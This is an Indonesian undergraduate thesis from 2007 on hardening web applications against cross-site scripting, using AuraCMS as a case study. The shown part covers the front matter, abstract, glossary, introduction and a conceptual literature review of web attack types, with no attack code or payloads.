PENINGKATAN KEAMANAN WEB TERHADAP SERANGAN *CROSS SITE SCRIPTING* (XSS)

SKRIPSI

Diajukan untuk memenuhi sebagian persyaratan

Memperoleh gelar Sarjana Teknik

Disusun oleh :

ANDI ZAKARIA

NIM. 0001063225 - 63

DEPARTEMEN PENDIDIKAN NASIONAL

UNIVERSITAS BRAWIJAYA

FAKULTAS TEKNIK

MALANG

2007

PENINGKATAN KEAMANAN WEB TERHADAP SERANGAN *CROSS SITE SCRIPTING* (XSS)

SKRIPSI

Diajukan untuk memenuhi sebagian persyaratan

Memperoleh gelar Sarjana Teknik

Disusun Oleh:

ANDI ZAKARIA

NIM. 0001063225-63

Dosen Pembimbing,

HERMAN TOLLE, ST., MT.	TRI ASTOTO KURNIAWAN, ST., MT.
NIP. 132 283 206	NIP. 132 304 630

PENINGKATAN KEAMANAN WEB TERHADAP SERANGAN *CROSS SITE SCRIPTING* (XSS)

Disusun Oleh:

ANDI ZAKARIA

NIM. 0001063225-63

Skripsi ini telah diuji dan dinyatakan lulus
pada tanggal 7 Agustus 2007

MAJELIS PENGUJI :

TIBYANI, ST., MT.	ARIEF ANDY SOEBROTO, ST., M.Kom.
NIP. 132 135 200	NIP. 132 231 567
Ir. HERU NURWARSITO, M.Kom.	SUPRAPTO, ST., MT.
NIP. 131 879 033	NIP. 132 149 320

Mengetahui,
Ketua Jurusan Teknik Elektro

Ir. HERU NURWARSITO, M.Kom.
NIP. 131 879 033

KATA PENGANTAR

Alhamdulillahhirrobbil'alamin, puji syukur kehadirat Allah SWT yang telah memberikan rahmat dan hidayah-Nya sehingga penulis mampu untuk menyelesaikan skripsi dengan judul Peningkatan Keamanan Web Terhadap Serangan *Cross Site Scripting* (XSS) yang merupakan sebagian syarat kelulusan dalam memperoleh gelar kesarjanaan di Fakultas Teknik Jurusan Teknik Elektro Universitas Brawijaya Malang.

Pada kesempatan ini penulis ingin menyampaikan ucapan terima kasih sebesar-besarnya kepada berbagai pihak yang telah banyak memberikan bantuan dan dukungan dalam penyelesaian skripsi ini, yaitu :

1. Bapak dan Ibuku yang dengan sabar telah memberikan dukungan moral serta do'a untuk dapat segera menyelesaikan skripsi ini.
2. Ir. Heru Nurwarsito, M.Kom, selaku KKDK Sistem Informasi sekaligus selaku Ketua Jurusan Teknik Elektro Universitas Brawijaya yang telah memberikan kesempatan dan arahan dalam penulisan skripsi.
3. Herman Tolle, ST.,MT dan Tri Astoto Kurniawan, ST.,MT selaku dosen pembimbing yang telah meluangkan waktu dalam membimbing dan memberi arahan untuk menyelesaikan skripsi ini.
4. Dosen-dosen Teknik Elektro, yang telah memberikan masukan dalam penulisan skripsi.
5. Bapak dan ibu staff perpustakaan dan administrasi Teknik Elektro.
6. Teman-teman se-angkatan Elektro 2000.
7. Temanku di Arcapada Technocom Mas Adi (den_sus88) "*keep moved bro*".
8. Serta semua pihak yang tidak bisa tersebutkan satu per satu dan telah membantu terselesaikannya skripsi ini.

Penulis menyadari ketidaksempurnaan dalam skripsi yang telah diselesaikan, sehingga masih sangat mengharapkan kritik, saran dan masukan dari pembaca untuk dapat memperbaiki segala kekurangan di dalam skripsi ini.

Akhirnya semoga skripsi ini dapat memberikan manfaat dan berguna terutama bagi mahasiswa Jurusan Teknik Elektro Universitas Brawijaya Malang.

Malang, Agustus 2007

Penulis

ABSTRAK

ANDI ZAKARIA. 2007. : Peningkatan Keamanan Web Terhadap Serangan *Cross Site Scripting* (XSS). Skripsi Jurusan Teknik Elektro, Fakultas Teknik, Universitas Brawijaya. Dosen Pembimbing : Herman Tolle, ST.MT., dan Tri Astoto Kurniawan, ST.MT.

Penggunaan teknik *Cross Site Scripting*, merupakan teknik yang banyak digunakan bagi keperluan mendapatkan *cookie*. *Cookies* adalah *data file* yang ditulis ke dalan *harddisk* oleh *Web Server* untuk mengidentifikasikan *user* pada *site* tersebut sehingga sewaktu *user* tersebut kembali mengunjugi *site* tersebut, *site* itu sudah akan mengenalinya. Begitu *cookie* didapatkan, *attacker* akan dapat memuat nilai *cookie* curian tersebut, lalu mengarahkan *browser*-nya ke situs aplikasi yang menggunakan *cookie* tersebut, dan mengakses *account* korban, tanpa perlu menghabiskan waktu untuk memecahkan sandi dan enkripsi atas kombinasi pengguna dan kata sandi. Ada beberapa teknik lain seperti teknik *DNS poisoning cache*, memanfaatkan kelemahan *browser* di klien dan rekayasa sosial untuk mengelabui *user* agar menginstal *trojan horse*, hanya teknik tersebut kurang begitu popular dibandingkan dengan *Cross Site Scripting*.

Sebagai bahan studi kasus dipilih sebuah *vulnerable* CMS (*Content Management System*) yaitu AuraCMS. Beberapa aplikasi yang *vulnerable* terhadap serangan *Cross Site Scripting* ini adalah aplikasi kirim artikel dan aplikasi bukuatmu, sehingga diperlukan sebuah *patch* modul *filter* tambahan untuk mencegah serangan tersebut. Modul tersebut berisi beberapa fungsi yang berguna untuk menyaring masukan berupa skrip atau injeksi kode. Dengan adanya *patch* modul *filter* tersebut, masukan berupa kode pada kedua aplikasi tersebut dapat dihindari sehingga aplikasi yang dibuat dapat berjalan sesuai dengan yang diharapkan.

Dari hasil pengujian didapatkan hasil bahwa dengan penambahan *patch* modul *filter* terhadap beberapa aplikasi web yang *vulnerable*, aplikasi web tersebut dapat melakukan *filter* terhadap masukan berupa skrip injeksi. Penambahan *patch* modul *filter* dilakukan terhadap skrip penyusun dari aplikasi web tersebut, sehingga aplikasi web dapat digunakan sesuai dengan kegunaannya. Dapat disimpulkan bahwa perlunya untuk melakukan *debugging* dan pemberian modul *filter* terhadap aplikasi web yang dibuat, sebelum aplikasi web tersebut digunakan secara *online*. Hal ini untuk mencegah adanya lubang keamanan yang dapat di eksploitasi oleh *attacker* yang mengetahui adanya lubang keamanan untuk *Cross Site Scripting* ini.

Kata kunci : *Cross Site Scripting*, Web, PHP, HTML, JavaScript, CMS (*Content Management System*), dan Internet.

DAFTAR ISI

DAFTAR TABEL

No. Judul Halaman

DAFTAR GAMBAR

No. Judul Halaman

DAFTAR ISTILAH

Nama Istilah	Arti
Browser	Penjelajah web (bahasa inggris : *web browser*), disebut juga perambah, adalah perangkat lunak yang berfungsi menampilkan dan melakukan interaksi dengan dokumen-dokumen yang disediakan oleh *server* web. [http://id.wikipedia.org/wiki/Mesin_pencari]
Bug	Suatu kesalahan desain pada suatu perangkat keras komputer atau perangkat lunak komputer yang menyebabkan peralatan atau program itu tidak berfungsi semestinya. *Bug* umumnya lebih umum dalam dunia perangkat lunak dibandingkan dengan perangkat keras. [http://id.wikipedia.org/wiki/Bug]
Client/Server	Merupakan sebuah paradigm dalam teknologi informasi yang merujuk kepada cara untuk mendistribusikan aplikasi ke dalam dua pihak : pihak klien dan pihak *server*. Dalam model klien/server, sebuah aplikasi dibagi menjadi dua bagian yang terpisah, tapi masih merupakan sebuah kesatuan yakni komponen klien dan komponen *server*. [http://id.wikipedia.org/wiki/Klien-server]
Debugging	Sebuah metode yang dilakukan oleh para pemrogram dan pengembang perangkat lunak untuk mencari dan mengurangi *bug*, atau kerusakan di dalam sebuah program komputer atau perangkat keras sehingga perangkat tersebut bekerja sesuai dengan harapan. *Debugging* cenderung lebih rumit ketika beberapa subsistem lainnya terikat dengan ketat dengannya, mengingat sebuah perubahan di satu sisi, mungkin dapat menyebabkan munculnya *bug* lain di dalam subsistem lainnya. [http://id.wikipedia.org/wiki/Debugging]
DFD	*(Data Flow Diagram)* adalah suatu model logika data atau proses yang dibuat untuk menggambarkan dari mana asal data dan kemana tujuan data yang keluar dari sistem, dimana data disimpan, proses apa yang menghasilkan data tersebut dan interaksi antara data yang tersimpan dan proses yang dikenakan pada data tersebut. [http://id.wikipedia.org/wiki/Klien-server]
Exploit	Suatu skrip atau program kecil yang khusus diciptakan untuk mengeksploitasi kelemahan. [http://id.wikipedia.org/wiki/exploit]

Hacker	Orang yang mempelajari, menganalisa, dan selanjutnya bila menginginkan, bisa membuat, memodifikasi, atau bahkan mengeksploitasi sistem yang terdapat di sebuah perangkat seperti perangkat lunak komputer dan perangkat keras komputer seperti program komputer, administrasi dan hal-hal lainnya, terutama keamanan. [http://id.wikipedia.org/wiki/Peretas]
HTTP	(*Hyper Text Transfer Protocol*) adalah sebuah protokol yang dipergunakan untuk men-*transfer* dokuemen dalam WWW (*World Wide Web*). Protokol ini adalah protokol ringan, tidak berstatus dan generik yang dapat dipergunakan berbagai macam tipe dokumen. [http://id.wikipedia.org/wiki/HTTP]
Newbie	Sebutan untuk pengguna komputer yang sering memakai skrip, xploit, aplikasi milik *programmer* yang lain, untuk digunakan dalam proses pembelajarannya dalam bidang komputer. [http://wikipedia.org/newbie/]
Offline	Secara umum, sesuatu dikatakan *offline* adalah bila ia tidak terkoneksi/terputus dari suatu jaringan ataupun sistem yang lebih besar. Dalam konteks ini biasanya lebih mengarah pada internet sehingga *offline* lebih pada menjelaskan status bahwa ia tidak dapat diakses melalui Internet. [http://id.wikipedia.org/wiki/Mesin_pencari]
Password	Kumpulan karakter atau string yang digunakan oleh pengguna jaringan atau sebuah sistem operasi yang mendukung banyak pengguna (*multiuser*) untuk memverifikasi identitas dirinya kepada sistem keamanan yang dimiliki oleh jaringan atau sistem tersebut. Sistem keamanan akan membandingkan kode-kode yang dimasukkan oleh pengguna dengan daftar atau basis data yang disimpan oleh sistem keamanan atau jaringan tersebut (dengan menggunakan metode autentikasi tertentu, seperti halnya kriptografi atau lainnya). [http://id.wikipedia.org/wiki/Kata_sandi]
Patch	Perbaikan terhadap program perangkat lunak yang bersifat *executable*. Ini sering digunakan untuk memperbaiki *bug* perangkat lunak atau celah keamanan. [http://wikipedia.org/patch/]

Server	Sebuah sistem komputer yang menyediakan jenis layanan tertentu dalam sebuah jaringan komputer. Server didukung dengan prosesor yang bersifat *scalable* dan RAM (*Random Access Memory*) yang besar, juga dilengkapi dengan sistem operasi khusus, yang disebut sebagai sistem operasi jaringan. [http://id.wikipedia.org/wiki/Server_web]
Social engineering	Pemerolehan informasi atau maklumat rahasia/sensitif dengan cara menipu pemilik informasi tersebut. *Social engineering* umumnya dilakukan melalui telepon atau Internet. *Social engineering* merupakan salah satu metode yang digunakan oleh *hacker* untuk memperoleh informasi tentang targetnya, dengan cara meminta informasi itu langsung kepada korban atau pihak lain yang mempunyai informasi itu. [http://id.wikipedia.org/wiki/Social_engineering]
Shell	Dalam komputer adalah salah satu jenis program bawaan sistem operasi (seringnya merupakan program yang terpisah dari inti sistem operasi) yang menyediakan komunikasi langsung antara pengguna dan sistem operasi. Contoh dari *shell* adalah COMMAND.COM dalam MS-DOS, Macintosh Finder (Macintosh), Windows Explorer, Command Prompt/cmd.exe, PowerShell dalam Microsoft Windows, Bourne shell, C shell, Korn shell dan masih banyak lainnya khususnya dalam keluarga sistem operasi UNIX. Beberapa *shell* juga dapat digunakan untuk melakukan manajemen berkas. [http://id.wikipedia.org/wiki/Shell_%28komputer%29]

BAB I
PENDAHULUAN

1.1 Latar Belakang

Perkembangan dalam dunia maya terjadi sangat pesat. Teknologi baru dirancang dan diimplementasikan untuk memenuhi kebutuhan pengguna yang semakin beragam. Teknologi halaman Web termasuk didalamnya. Teknologi yang ada kini telah berevolusi menuju ke tingkatan yang berbeda. Halaman Web kini tidak lagi statis namun juga dinamis. Halaman Web yang dinamis merupakan pemandangan yang biasa dijumpai ketika melakukan *surfing* menggunakan Internet. Halaman Web yang dinamis merupakan teknologi yang memberi perubahan penyediaan informasi, layanan, dan tampilan secara signifikan. Halaman Web yang dinamis memungkinkan interaksi yang lebih baik antara penyedia layanan dengan penggunanya.

Dengan menggunakan teknologi ini, halaman Web akan terlihat lebih manusiawi. Penyedia layanan dapat menambahkan *content-content* yang sebelumnya masih merupakan impian belaka. Sisi ekonomi sangat mempengaruhi perkembangan teknologi *dynamic Web page* ini. Perkembangan Internet yang pesat menimbulkan kenaikan yang pesat pada jumlah penyedia layanan yang ada. Teknologi ini berkembang ketika persaingan antara penyedia layanan semakin meningkat. Dengan adanya teknologi ini, penyedia berharap dapat memberikan pelayanan yang dapat menarik perhatian pengguna potensial yang ada.

Sewaktu mengakses Internet, maka akan berhubungan dengan yang namanya *cookies*. *Cookies* adalah *data file* yang ditulis ke dalan *harddisk* oleh *Web Server* untuk mengidentifikasikan *user* pada *site* tersebut sehingga sewaktu *user* tersebut kembali mengunjugi *site* tersebut, *site* itu sudah akan mengenalinya. Jadi bisa dikatakan bahwa *cookies* itu semacam *ID card* untuk di *site* tersebut yang telah dikunjungi. Dan tiap-tiap *Web site* pada umumnya mengeluarkan/membuat *cookies* itu masing-masing. Ada Web yang menyapa tiap kali *user* mengunjungi *site* tersebut selayaknya teman lama, itu berkat *cookies*.

Cookies membantu *Web site* untuk "mengingat" siapa *user* dan meng-*set preferences* sesuai untuk *user* sehingga apabila *user* kembali mengunjungi *Web site* tersebut akan langsung dikenali. Menghilangkan kebutuhan untuk me-*register* ulang di *Web site* tersebut yang memerlukan *user* untuk me-*register* supaya bisa mengakses *Web site* tersebut (*site* tertentu saja), *cookies* membantu meng-*log-in user* ke dalam *Web server* tersebut. Memungkinkan *Web site* untuk meng-*track* pola *Web surfing user* dan *site-site* favorit yang sering dikunjungi. Meskipun sekilas bahwa *cookies* itu seakan banyak gunanya, akan tetapi sampai sekarang masih menjadi bahan perdebatan mengenai keberadaaan *cookies* ini, karena selain membuat sebuah *Web site* terlihat *user friendly*, tetapi juga menghadirkan isu melanggar privasi pengakses Web.

Seringkali *cookie* digunakan pada aplikasi yang berkaitan dengan *login user*, sehingga dapat dibedakan identitas setiap kunjungan *user*. Selain untuk memeriksa keabsahan *user* yang ingin melakukan lagi setelah menutup *browser*. Pada dasarnya *cookie* merupakan mekanisme untuk meletakkan data pada *remote browser* sehingga memudahkan penelusuran atau identifikasi *user*. Dapat juga dikatakan bahwa *cookie* merupakan informasi dalam bentuk teks yang dipertukarkan oleh *client* dan *server*, dimana pembuat *cookie* adalah pihak *server*.

Penggunaan *cookie* dalam aplikasi Web dinamis telah banyak dijumpai, diantaranya untuk menyimpan asosiasi unik dari *account* pengguna. Beberapa situs Web seperti Yahoo, Hotmail maupun Netscape dapat dijadikan contoh pemanfaatan tersebut. Selain situs tersebut, beberapa situs perdagangan eletronik juga menggunakan *cookie* untuk menempatkan identitas unik pengguna bagi keperluan autentifikasi maupun autorisasi pada situs yang menggunakan skenario *log on*, biasanya digunakan dua token autentifikasi, yaitu nama pengguna (*username*) dan kata sandi (*password*), kedua token ini kemudian disimpan dalam *cookie* untuk memudahkan identifikasi atas banyaknya pengguna, juga untuk keperluan pelakuan batas sesi koneksi ke situs tersebut.

Cross Site Scripting (XSS) adalah kelemahan keamanan yang terjadi pada penggunaan teknologi *dynamic page*. *Cross Site Scripting* dapat diartikan sebagai kelemahan yang terjadi akibat ketidakmampuan *server* dalam memvalidasi input yang diberikan oleh pengguna. Algoritma, yang digunakan untuk pembuatan

halaman yang diinginkan, tidak mampu melakukan penyaringan terhadap masukan tersebut. Hal ini memungkinkan halaman yang dihasilkan menyertakan perintah yang sebenarnya tidak diperbolehkan. *Cross Site Scripting* merupakan kelemahan yang populer untuk dieksploitasi. Namun sayangnya, banyak penyedia layanan yang tidak mengakui kelemahan tersebut dan melakukan perubahan pada sistem yang mereka gunakan.

Penggunaan teknik *Cross Site Scripting*, merupakan teknik yang banyak digunakan bagi keperluan mendapatkan *cookie*. Begitu *cookie* didapatkan, *attacker* ini akan dapat memuat nilai *cookie* curian tersebut, lalu mengarahkan *browser*-nya ke situs aplikasi yang menggunakan *cookie* tersebut, dan mengakses *account* korban, tanpa perlu menghabiskan waktu untuk memecahkan sandi dan enkripsi atas kombinasi pengguna dan kata sandi. Ada beberapa teknik lain seperti teknik *DNS poisoning cache*, memanfaatkan kelemahan *browser* di klien dan rekayasa sosial untuk mengelabui pengguna agar menginstal *trojan horse*, hanya teknik tersebut kurang begitu popular dibandingkan dengan *Cross Site Scripting*.

Dalam skripsi ini, akan membahas tentang *Cross Site Scripting* (XSS) meliputi pengertian dari XSS, metode serangan dari XSS, bagaimana mencegah terjadinya XSS, dan beberapa saran yang berhubungan dengan pengamanan atas serangan XSS.

1.2 Rumusan masalah

Berdasarkan pada permasalahan yang telah dijelaskan pada bagian latar belakang, maka rumusan masalah dikhususkan pada :

1. Menganalisis terjadinya serangan *Cross Site Scripting* terhadap aplikasi Web.
2. Menganalisis akibat yang ditimbulkan oleh serangan *Cross Site Scripting* terhadap sebuah Web.
3. Merancang dan mengkonfigurasi aplikasi Web agar aman terhadap serangan *Cross Site Scripting*.
4. Melakukan *debugging* terhadap aplikasi Web untuk mengetahui kelemahan terhadap serangan *Cross Site Scripting*.

1.3 Batasan masalah

Untuk memberikan penekanan khusus sesuai dengan judul skripsi ini maka dilakukan pembatasan pada penulisan skripsi ini :

1. Sistem operasi yang digunakan adalah Microsoft Windows XP Professional, Version 2002, Service Pack 2.
2. Bahasa pemrograman yang dipakai adalah PHP, MySQL, dan JavaScript.
3. *Web Server* yang digunakan adalah xampp-win32-1.4.14.
4. Komputer yang digunakan adalah komputer yang *stand alone*.
5. Studi kasus pada sebuah *Content Management System* (CMS) yaitu AuraCMS.
6. *Browser* Mozilla Firefox 4.42.

1.4 Tujuan

Tujuan yang ingin dicapai dalam penulisan skripsi ini adalah mengetahui metode serangan *Cross Site Scripting* (XSS) terhadap suatu Web serta bagaimana cara mencegah dan mengamankannya.

1.5 Manfaat

Penulisan skripsi ini diharapkan dapat memberikan kontribusi yaitu untuk membantu para pengembang maupun pengguna aplikasi web untuk mengetahui dan mencegah adanya serangan *Cross Site Scripting* ini. Metode bagaimana *Cross Site Scripting* itu terjadi serta pencegahan yang dapat diterapkan juga diberikan pada penulisan skripsi ini.

1.6 Sistematika pembahasan

Sistematika pembahasan dalam penulisan skripsi ini terbagi menjadi tujuh bab, dengan garis besar penulisan sebagai berikut :

BAB I. Pendahuluan

Memuat latar belakang, rumusan masalah, batasan masalah, tujuan, manfaat, dan sistematika pembahasan.

BAB II. Tinjauan Pustaka

Pada bab ini dijelaskan tentang kajian pustaka dan dasar teori yang digunakan untuk menunjang penulisan skripsi ini. Kajian pustaka yang dipaparkan untuk penyusunan skripsi ini meliputi bentuk serangan *Cross Site Scripting* (XSS) dan pengamanannya. Dasar teori yang diperlukan berdasar kajian pustaka untuk penyusunan skripsi ini meliputi tentang internet, keamanan *server* dan *client* WWW, basis data, juga penjelasan mengenai bahasa pemrograman web yang digunakan yaitu HTML, PHP, dan JavaScript.

BAB III. Metode Penelitian

Membahas metode yang digunakan dalam penulisan yang terdiri dari studi literatur, studi kasus terhadap *vulnerable CMS* (AuraCMS), analisis kelemahan terhadap *Cross Site Scripting*, perancangan dan implementasi, pengujian dan analisis, serta pembuatan kesimpulan dan saran.

BAB IV. Perancangan

Bagian ini membahas tentang hal-hal yang berkaitan dengan perancangan yaitu analisis kebutuhan terhadap serangan *Cross Site Scripting* dan perancangan sistem keamanan terhadap serangan *Cross Site Scripting*.

BAB V. Implementasi

Pada bab ini terdapat implementasi penggunaan *Cross Site Scripting* pada sebuah *Content Management System* (CMS) yaitu AuraCMS, dan analisis mengenai pencegahan terhadap serangan *Cross Site Scripting* pada aplikasi Web yang terdapat pada CMS tersebut.

BAB VI. Pengujian dan Analisis

Bagian ini membahas tentang hal–hal yang berkaitan dengan pencegahan dan penanganan terhadap serangan *Cross Site Scripting*.

Pengujian dilakukan pada beberapa aplikasi yang *vulnerable* kemudian membandingkan antara hasil uji dengan hasil yang diharapkan. Analisis dilakukan jika hasil uji tidak sesuai dengan hasil yang diharapkan.

BAB VII Penutup

Pada bab ini terdapat kesimpulan dan saran.

BAB II
TINJAUAN PUSTAKA

Pada bab ini dijelaskan tentang kajian pustaka dan dasar teori yang digunakan untuk menunjang penulisan skripsi ini. Kajian pustaka diperlukan untuk melakukan kajian terhadap karya ilmiah yang berkaitan dengan skripsi ini, kajian pustaka yang dipaparkan untuk penyusunan skripsi ini meliputi bentuk serangan *Cross Site Scripting* (XSS) dan pengamanannya.

Dasar teori yang diperlukan berdasar kajian pustaka untuk penyusunan skripsi ini meliputi tentang internet, keamanan *server* dan *client* WWW, basis data, juga penjelasan mengenai bahasa pemrograman Web yang digunakan yaitu HTML, PHP, dan JavaScript. JavaScript digunakan untuk mengetahui metode serangan *Cross Site Scripting*, sedangkan PHP digunakan untuk pengamanan terhadap serangan ini. HTML sendiri digunakan untuk menampilkan informasi di dalam sebuah *browser* Internet.

2.1 Definisi keamanan Web

Menurut G. J. Simons, keamanan Web/informasi adalah bagaimana cara untuk mencegah penipuan (*cheating*) atau paling tidak, mendeteksi adanya penipuan di sebuah sistem yang berbasis informasi, dimana informasinya sendiri tidak memiliki arti fisik [RAH-02:02].

2.1.1 Serangan terhadap Web

Dalam berbagai jenis keamanan di Internet, didapat bahwa tidak ada sesuatu pun yang benar-benar aman. Kesalahan ada di inti setiap pelanggaran keamanan. Pembagian keamanan Web ini dibagi berdasarkan pada garis besar serangan yang terjadi terhadap aplikasi Web, yaitu [MCC-03:248]:

✓ ***Cyber Graffiti***


Cyber Graffiti merupakan perusakan atau pengubahan isi dari sebuah situs Web. Kebanyakan perusakan seperti itu adalah ulah *hacker* yang menggunakan cara-cara untuk memperoleh kontrol administratif terhadap sistem target dan kemudian mengganti halaman Web yang di-*Host* pada sistem itu dengan versi

yang telah dimodifikasi tersebut. *Hacker* mungkin tidak memperoleh kesempatan untuk memanfaatkan akses-akses *user-level* pada sistem target tetapi mampu menarik keuntungan dari skrip-skrip Web yang disusun secara buruk, atau dari *Web server* yang terkonfigurasi secara salah [MCC-03:249].

✓ ***E-Shoplifting*** (pencurian di Internet)

E-shoplifting merupakan pencurian yang terjadi pada sebuah Web yang bergerak dalam bidang penjualan produk. Beberapa istilah ada seperti *e-commerce, e-business,* dan B2C (*Business to Consumer*).

Aplikasi *e-business* bisa menarik perhatian bagi *hacker* karena dari sana *hacker* bisa memanipulir aliran uang lewat saluran-saluran bisnis. Satu buah lubang keamanan pada aplikasi bisa menimbulkan bencana, dan dalam sekejap saja sebuah toko elektronis bisa disapu bersih oleh *user* yang tidak berhak di jalur informasi.



Gambar 2.1 Elemen-elemen dari bisnis elektronis
Sumber **:** *[MCC-03:100]*

Penyebab dasar dari kelemahan yang menjadi gangguan bagi toko-toko elektronis adalah [MCC-03:277] :

- Validasi *input* yang lemah
- Penggunaan *cookie* yang tidak tepat
- *State Tracking* yang keliru
- Anggapan bahwa html dan skrip *client-side* tidak bisa dirusak


- Pengintegrasian *database* secara tidak tepat
- Adanya lubang-lubang keamanan pada produk pihak ketiga (*third-party*)

✓ **Akses *Database***

Aplikasi-aplikasi Web dewasa ini berpasangan erat dengan *database*. *Database* dipakai untuk beragam kegunaan, mulai dari peyimpanan nama-nama *user* dan *password-pasword* untuk akses resmi, sampai untuk menyimpan alamat-alamat surat *user* dan informasi kartu kredit untuk mempermudah pengiriman produk dan pembayarannya. Walaupun jarang terjadi di luar jaringan internal, tetapi *form database* yang ideal dalam melakukan *hacking* adalah pada barisnya. Untuk menajalankan beberapa bentuk dasar *hacking* jarak jauh terhadap *database* melalui cara ini, yaitu dengan memilih *port* yang terbuka. Misalnya TCP dan UDP 1434 (Microsost SQL Server) atau TCP 1521 (Oracle), hal ini bisa dilakukan dengan menggunakan beragam *tool* pemindai *port*, misalnya Fscan dari Foundstone (http://www.foundstone.com) [MCC-03:305].

✓ **Java : eksekusi perintah jarak jauh**

Model *servlet multithread server* aplikasi java memiliki kelemahan. *Market leader* seperti Java Web Server dari Sun, WebSphere dari IBM, WebLogic dari BEA, dan JRun dari Allaire, dan lain-lain, menderita karena ada kecacatan pada arsitektur dan implementasinya. Kecacatan pada arsitektur membuka serangan berjenis penyingkapan *source code*, penolakan layanan, eksekusi perintah jarak jauh, dan penyingkapan *path* fisik [MCC-03:317].



Gambar 2.2 Arsitektur *server* aplikasi Java
Sumber **:** *[MCC-03:321]*

✓ ***Hijacking* (peniruan)**

Hijacking (peniruan) adalah pengambilan kendali *session* milik *user* lain setelah sebelumnya *attacker* berhasil memperoleh autentifikasi ID *session*. *Session hijacking* menggunakan metode *captured, brute forced* atau *reserve enggineered* guna memperoleh ID *session* yang untuk selanjutnya memegang kendali atas *session* yang dimiliki oleh *user* lain tersebut selama *session* berlangsung. Tak satupun *patch* sistem operasi, *firewall*, atau konfigurasi *Web server* bisa mencegah serangan serangan *session hijacking*. Tiap *developer* Web harus mengerjakan secara cermat desain dan implementasi *session* dan *state tracking*. *Server-server* komersial kelas menengah sampai *high-end* memiliki mekanisme *session tracking built-in* dan menyediakan sebuah API (*Aplication Programming Interface*) untuk membantu *developer* dalam mendisain aplikasi Web [MCC-03:341].

Sewaktu mengakses Internet, maka akan berhubungan dengan yang namanya *cookies*. *Cookies* adalah *data file* yang ditulis ke dalan *harddisk* oleh *Web Server* untuk mengidentifikasikan *user* pada *site* tersebut sehingga sewaktu *user* tersebut kembali mengunjugi *site* tersebut, *site* itu sudah akan mengenalinya. Penggunaan teknik *Cross Site Scripting*, merupakan teknik yang banyak digunakan bagi keperluan mendapatkan *cookie*, karena ada teknik lain yaitu *cookie manipulation* tetapi teknik ini tidak begitu banyak digunakan dibandingkan dengan teknik *Cross Site Scripting* ini. Begitu *cookie* didapatkan, *attacker* ini akan dapat memuat nilai *cookie* curian tersebut, lalu mengarahkan *browser*-nya ke situs aplikasi yang menggunakan *cookie* tersebut, dan mengakses *account* korban, tanpa perlu menghabiskan waktu untuk memecahkan sandi dan enkripsi atas kombinasi pengguna dan kata sandi [RAF-01:5] .

✓ ***Buffer Overflow***

Buffer Overflow muncul sewaktu jumlah data yang ditulis ke memori lebih besar dari jumlah memori yang ada. Sewaktu *Buffer Overflow* muncul, data yang ditulis ternyata ditulis ke memori di luar bagian yang telah disediakan. Akibatnya, data sisanya harus pergi ke suatu tempat lain [MCC-03:363].

2.1.2 Tingkat keamanan Web

Kejahatan komputer dapat digolongkan kepada yang sangat berbahaya sampai ke yang hanya mengesalkan (*annoying*). Menurut David Icove berdasarkan lubang keamanan, keamanan dapat diklasifikasikan menjadi empat, yaitu:

- **Keamanan yang bersifat fisik** (***physical security***) :

  Termasuk akses *user* ke gedung, peralatan, dan media yang digunakan. Beberapa bekas penjahat komputer (*crackers*) mengatakan bahwa mereka sering pergi ke tempat sampah untuk mencari berkas-berkas yang mungkin memiliki informasi tentang keamanan. Misalnya pernah diketemukan coretan *password* atau *manual* yang dibuang tanpa dihancurkan. *Wiretapping* atau hal-hal yang berhubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini. Pencurian komputer dan *notebook* juga merupakan kejahatan yang besifat fisik.

  Menurut statistik, 15% perusahaan di Amerika pernah kehilangan *notebook*. Padahal biasanya *notebook* ini tidak di-*backup* (sehingga data-datanya hilang), dan juga seringkali digunakan untuk menyimpan data-data yang seharusnya sifatnya *confidential* (misalnya pertukaran e-mail antar direktur yang menggunakan *notebook* tersebut). *Denial of service*, yaitu akibat yang ditimbulkan sehingga servis tidak dapat diterima oleh pemakai juga dapat dimasukkan ke dalam kelas ini.

  Denial of service dapat dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diutamakan adalah banyaknya jumlah pesan). Beberapa waktu yang lalu ada lubang keamanan dari implementasi protocol TCP/IP yang dikenal dengan istilah *Syn Flood Attack*, dimana sistem (*host*) yang dituju dibanjiri oleh permintaan sehingga protocol TCP/IP tersebut menjadi terlalu sibuk dan bahkan dapat berakibat macetnya sistem (*hang*).

  Mematikan jalur listrik sehingga sistem menjadi tidak berfungsi juga merupakan serangan fisik. Masalah keamanan fisik ini mulai menarik perhatikan ketika gedung *World Trade Center* (WTC) yang dianggap sangat aman dihantam oleh pesawat terbang yang dibajak oleh teroris. Akibatnya banyak sistem yang tidak bisa hidup kembali karena tidak diamankan.

- **Keamanan yang berhubungan dengan orang** (**personel**) :

